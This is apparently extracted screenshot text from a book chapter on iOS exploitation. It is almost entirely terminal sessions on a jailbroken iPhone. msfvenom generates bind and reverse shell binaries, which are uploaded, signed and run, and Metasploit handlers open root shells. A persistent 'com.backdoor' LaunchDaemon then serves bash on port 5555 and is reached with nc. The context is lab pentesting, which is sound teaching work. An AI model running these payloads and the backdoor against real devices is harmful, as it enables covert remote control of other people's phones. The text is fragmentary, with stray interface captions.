Debug Report Search :

No SIM 

12:25 am



[< Back](#)

Welcome Admin!

iOS Simulator - iPhone Retina (3.5-inch) / iOS 7.1 (11D167)

Carrier 

4:09 PM





Dynamic Analysis Demo


Login

```
swaroopyermalkar 21684 0.0 0.5 815684 22900 ?? SX 4:22PM 0:00.62 /Users/swaroopyermalkar/Library/Application Support/iPhone
 Simulator/7.1/Applications/66710471-427C-457C-9416-DD8BDAB8FCBD/Dynamic Analysis.app/Dynamic Analysis
DyanmicAnalysis#
DyanmicAnalysis#
DyanmicAnalysis#sudo ./cycrypt -p 21684
cy# UIApp
#"<UIApplication: 0x8f0a100">
cy#
cy# █
```

Chapter 8 – iOS Exploitation







Kali [Running]


KALI LINUX

Boot menu

- Live (686-pae)
- Live (686-pae failsafe)
- Live (forensic mode)
- Install
- Graphical install
- Install with speech synthesis

Press ENTER to boot or TAB to edit a menu entry

⏪ ⏩ ⏴ ⏵ ⏶ ⏷ ⏸ ⏹ ⏺ ⏻ ⏼ ⏽ ⏾ ⏿ Left ⌘



```
root@kali: ~
File Edit View Search Terminal Help
linux/x86/shell_bind_tcp_random_port Listen for a connection in a random port and spawn a command
discover the open port: 'nmap -sS target -p-'.
linux/x86/shell_find_port Spawn a shell on an established connection
linux/x86/shell_find_tag Spawn a shell on an established connection (proxy/nat safe)
linux/x86/shell_reverse_tcp Connect back to attacker and spawn a command shell
linux/x86/shell_reverse_tcp2 Connect back to attacker and spawn a command shell
netware/shell/reverse_tcp Connect to the NetWare console (staged). Connect back to the
nodejs/shell_bind_tcp Creates an interactive shell via nodejs
nodejs/shell_reverse_tcp Creates an interactive shell via nodejs
nodejs/shell_reverse_tcp_ssl Creates an interactive shell via nodejs, uses SSL
osx/armle/execute/bind_tcp Spawn a command shell (staged). Listen for a connection
osx/armle/execute/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
osx/armle/shell/bind_tcp Spawn a command shell (staged). Listen for a connection
osx/armle/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
osx/armle/shell_bind_tcp Listen for a connection and spawn a command shell
osx/armle/shell_reverse_tcp Connect back to attacker and spawn a command shell
osx/armle/vibrate Causes the iPhone to vibrate, only works when the AudioToolKit
loaded. Based on work by Charlie Miller <cmiller[at]securityevaluators.com>.
osx/ppc/shell/bind_tcp Spawn a command shell (staged). Listen for a connection
osx/ppc/shell/find_tag Spawn a command shell (staged). Use an established connection
osx/ppc/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
osx/ppc/shell_bind_tcp Listen for a connection and spawn a command shell
osx/ppc/shell_reverse_tcp Connect back to attacker and spawn a command shell
osx/x64/dupandexecve/bind_tcp dup2 socket in edi, then execve. Listen, read length, read bu
osx/x64/dupandexecve/reverse_tcp dup2 socket in edi, then execve. Connect, read length, read b
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~#
root@kali:~#
root@kali:~#
root@kali:~# msfvenom -p osx/armle/shell_bind_tcp -f macho > iOS_shell_bind_tcp_exploit
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~#
root@kali:~#
root@kali:~# sftp root@192.168.0.104
root@192.168.0.104's password:
Connected to 192.168.0.104.
sftp> put iOS_shell_bind_tcp_exploit /tmp/
Uploading iOS_shell_bind_tcp_exploit to /tmp/iOS_shell_bind_tcp_exploit
iOS_shell_bind_tcp_exploit          100% 16KB 16.1KB/s 00:00
sftp>
sftp>
```

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali:~# ssh root@192.168.0.104
root@192.168.0.104's password:
iPhone-2:~ root# cd /tmp
iPhone-2:/tmp root#
iPhone-2:/tmp root# chmod a+x iOS_shell_bind_tcp_exploit
iPhone-2:/tmp root#
iPhone-2:/tmp root# ldid -S iOS_shell_bind_tcp_exploit
iPhone-2:/tmp root#
iPhone-2:/tmp root# ./iOS_shell_bind_tcp_exploit
^[
```

```
msf >
msf >
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD osx/armle/shell_bind_tcp
PAYLOAD => osx/armle/shell_bind_tcp
msf exploit(handler) > set RHOST 192.168.0.104
RHOST => 192.168.0.104
msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler
[*] Command shell session 1 opened (192.168.0.111:58820 -> 192.168.0.104:4444) at 2015-09-17 11:19:11
+0530
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:8e:5a:f1
          inet addr:192.168.0.111  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe8e:5af1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:385335 errors:1 dropped:0 overruns:0 frame:0
          TX packets:253661 errors:6 dropped:0 overruns:0 carrier:6
          collisions:0 txqueuelen:1000
          RX bytes:253501597 (241.7 MiB)  TX bytes:54695881 (52.1 MiB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2493 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2493 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:803549 (784.7 KiB)  TX bytes:803549 (784.7 KiB)
```

```
root@kali: ~
root@kali:~#
root@kali:~#
root@kali:~# msfvenom -p osx/armle/shell_reverse_tcp LHOST=192.168.0.111 -f macho > i0S_reverse_tcp_exploit
```

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali:~#
root@kali:~#
root@kali:~# sftp root@192.168.0.104
root@192.168.0.104's password:
Connected to 192.168.0.104.
sftp> put i0S_reverse_tcp_exploit /tmp
Uploading i0S_reverse_tcp_exploit to /tmp/i0S_reverse_tcp_exploit
i0S_reverse_tcp_exploit          100% 16KB 16.1KB/s 00:00
sftp> █
```

```
root@kali: ~
root@kali: ~#
root@kali: ~#
root@kali: ~# ssh root@192.168.0.104
root@192.168.0.104's password:
iPhone-2:~ root# cd /tmp
iPhone-2:/tmp root# chmod a+x iOS_reverse_tcp_exploit
iPhone-2:/tmp root#
iPhone-2:/tmp root# ldid -S iOS_reverse_tcp_exploit
iPhone-2:/tmp root#
iPhone-2:/tmp root# ./iOS_reverse_tcp_exploit
iPhone-2:/tmp root#
```

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
msf >
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD osx/armle/shell_reverse_tcp
PAYLOAD => osx/armle/shell_reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.111
LHOST => 192.168.0.111
msf exploit(handler) > run

[*] Started reverse handler on 192.168.0.111:4444
[*] Starting the payload handler...
```

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
msf >
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD osx/armle/shell_reverse_tcp
PAYLOAD => osx/armle/shell_reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.111
LHOST => 192.168.0.111
msf exploit(handler) > run

[*] Started reverse handler on 192.168.0.111:4444
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.0.111:4444 -> 192.168.0.104:50554) at 2015-09-17 11:35:48 +0530

pwd
/private/var/tmp
```

```
iPhone-2:/tmp root#  
iPhone-2:/tmp root# cd /System/Library/LaunchDaemons/  
iPhone-2:/System/Library/LaunchDaemons root# ls  
TimeProfile.cfg  
com.apple.ABDatabaseDoctor.plist  
com.apple.AOSNotification.plist  
com.apple.BTServer.avrcp.plist  
com.apple.BTServer.le.plist  
com.apple.BTServer.map.plist  
com.apple.BTServer.plist  
com.apple.BlueTool.plist  
com.apple.CommCenter.plist  
com.apple.CommCenterClassic.plist  
com.apple.CommCenterLite.plist  
com.apple.CommCenterMobileHelper.plist
```

```
iPhone-2:/Library/LaunchDaemons root#  
iPhone-2:/Library/LaunchDaemons root# ls  
com.openssh.sshd.plist com.saurik.Cydia.Startup.plist  
com.rpetrich.rocketbootstrapd.plist  
iPhone-2:/Library/LaunchDaemons root#  
iPhone-2:/Library/LaunchDaemons root# █
```


```
swaroopyermalkar - ssh - 80x24  
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">  
<plist version="1.0">  
  
<dict>  
  <key>Label</key>  
  <string>com.openssh.sshd</string>  
  
  <key>Program</key>  
  <string>/usr/libexec/ssh-keygen-wrapper</string>  
  
  <key>ProgramArguments</key>  
  <array>  
    <string>/usr/sbin/sshd</string>  
    <string>-i</string>  
  </array>  
  
  <key>SessionCreate</key>  
  <true/>  
  
  <key>Sockets</key>  
  <dict>  
"com.openssh.sshd.plist" 40 lines, 847 characters
```

Key	Type	Value
▼ Root	Dictionary	(7 items)
Label	String	com.openssh.sshd
Program	String	/usr/libexec/ssh-keygen-wrapper
▶ ProgramArguments	Array	(2 items)
SessionCreate	Boolean	YES
▶ Sockets	Dictionary	(1 item)
StandardErrorPath	String	/dev/null
▶ inetdCompatibility	Dictionary	(1 item)


Key	Type	Value
▼ Root	Dictionary	(7 items)
Label	String	com.backdoor
Program	String	/bin/bash
▼ ProgramArguments	Array	(2 items)
Item 0	String	/bin/bash
Item 1	String	-i
SessionCreate	Boolean	YES
▼ Sockets	Dictionary	(1 item)
▼ Listeners	Dictionary	(1 item)
SocketServiceName	String	5555
StandardErrorPath	String	/dev/null
▼ inetdCompatibility	Dictionary	(1 item)
Wait	Boolean	NO

```
iPhone-2:/Library/LaunchDaemons root#
iPhone-2:/Library/LaunchDaemons root# cp com.openssh.sshd.plist /System/Library/
LaunchDaemons/com.backdoor.plist
iPhone-2:/Library/LaunchDaemons root#
iPhone-2:/Library/LaunchDaemons root#
```

```
iPhone-2:/System/Library/LaunchDaemons root#
iPhone-2:/System/Library/LaunchDaemons root#
iPhone-2:/System/Library/LaunchDaemons root# launchctl load com.backdoor.plist
iPhone-2:/System/Library/LaunchDaemons root#
iPhone-2:/System/Library/LaunchDaemons root#
```



```
swaroopyermalkar — nc — 80x24
nc
nc Swaroops-MacBook-Pro:~ swaroopyermalkar$
Swaroops-MacBook-Pro:~ swaroopyermalkar$
Swaroops-MacBook-Pro:~ swaroopyermalkar$ nc 192.168.0.104 5555
ls
Applications
Developer
Library
System
User
bin
boot
cores
dev
etc
lib
mnt
panguaxe
panguaxe.installed
private
sbin
tmp
usr
var
```


```
swaroopyermalkar — ssh — 80x24
ssh
Last login: Fri Sep 18 19:12:59 on ttys000
Swaroops-MacBook-Pro:~ swaroopyermalkar$ ssh root@192.168.0.104
root@192.168.0.104's password:
iPhone:~ root#
iPhone:~ root# nmap
Nmap 5.51SVN ( http://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
```

```
swaroopyermalkar — ssh — 80x24
ssh
